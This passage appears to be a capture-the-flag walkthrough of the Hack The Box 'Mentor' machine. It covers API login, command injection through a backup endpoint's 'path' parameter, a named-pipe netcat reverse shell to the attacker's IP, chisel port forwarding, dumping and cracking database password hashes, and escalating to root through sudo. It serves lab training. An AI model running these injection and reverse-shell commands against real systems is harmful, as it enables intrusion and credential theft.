
let’s try to login with this pieces of puzzle
curl -X 'POST' \ 'http://api.mentorquotes.htb/auth/login' \ -H 'accept: application/json' \ -H 'Content-Type: application/json' \ -d '{ "email": "james@mentorquotes.htb", "username": "james", "password": "kj23sadkj123as0-d213"}'
and we got the success, let’s enumerate users using /users api

but it doesn’t disclosed the password or any useful information let’s check the /admin endpoint that we’ve found during our gobuster scan

let’s check the /admin/check endpoint first

nothing interesting, moving to /admin/backup

it shows the path parameter is required
let’s pass the /etc/passwd file here

assuming it takes input from parameter and run command like zip or tar let’s check if it is passing parameter value without any sanitization, to check that i simply using ; semicolon to terminate 1st command and execute another command, as this is not showing any command output, we need to play this blind, like we can use curl, ping or sleep commands as usual i’m using ping command
start the tcpdump to intercept the ICMP requests on tun0
sudo tcpdump -i tun0 icmp -vand then run below curl command
curl -X POST http://api.mentorquotes.htb/admin/backup -H "Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" -H "Content-Type: application/json" -d '{"path":"_x0h3x; ping -c 1 10.10.14.17;"}'
😈 when the ICMP says hello from different machine it gives me kick~!
It’s Time for Shell $
so i’ll use the busybox with nc to get shell fast, BUT the busybox command was not working as expected so i used the named pipe shell
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.10.14.17 443 > /tmp/f
looks like we have a shell inside the container

we can get user.txt from /home/svc/user.txt

let’s use the chisel to forward port to our kali machine as psql is not installed on container
so i downloaded the chisel https://github.com/jpillora/chisel/releases/download/v1.10.1/chisel_1.10.1_linux_amd64.gz and then transfer it to target machine via wget and python http server
now if we look at the db.py we found that the database IP is different then current machine ip

possibly it’s different container so we need to specify this IP in chisel command so let’s start chisel server on kali
chisel server --reverse --port 5000on target machine
./chisel client 10.10.14.17:5000 R:172.22.0.1:5432we used 172.22.0.1 → the ip address of database

now it will forward all request that we send to localhost on port 5432 it will forwarded to database server
now let’s connect to database using psql
psql -h 127.0.0.1 -p 5432 -U postgres -W -d mentorquotes_dbto list the tables and sequences in database we’ll use the \d command to list only tables we’ll use \dt

the users table looks interesting to me let’s use select query to extract the data from it
select * from users;
if you know the python you can do it without forwarding port
python3 -c "import psycopg2; conn=psycopg2.connect('host=172.22.0.1 dbname=mentorquotes_db user=postgres password=postgres'); cur=conn.cursor(); cur.execute('SELECT * FROM users'); print(cur.fetchall()); conn.close()"
[(1, 'james@mentorquotes.htb', 'james', '7ccdcd8c05b59add9c198d492b36a503'), (2, 'svc@mentorquotes.htb', 'service_acc', '53f22d0dfa10dce7e29cd31f4f953fd8')]crack password using crackstation.net

password for svc user → 123meunomeeivani

let’s login using ssh
ssh svc@10.10.11.193

there’s another user on the system james
linpeas revelas hardcoded password in snmp conf file

let’s use this password to su to james

Bingo! we are logged in as james
let’s check if we can run any command using sudo as james
sudo -l

hahaha it give us ability to run shell /bin/sh as root!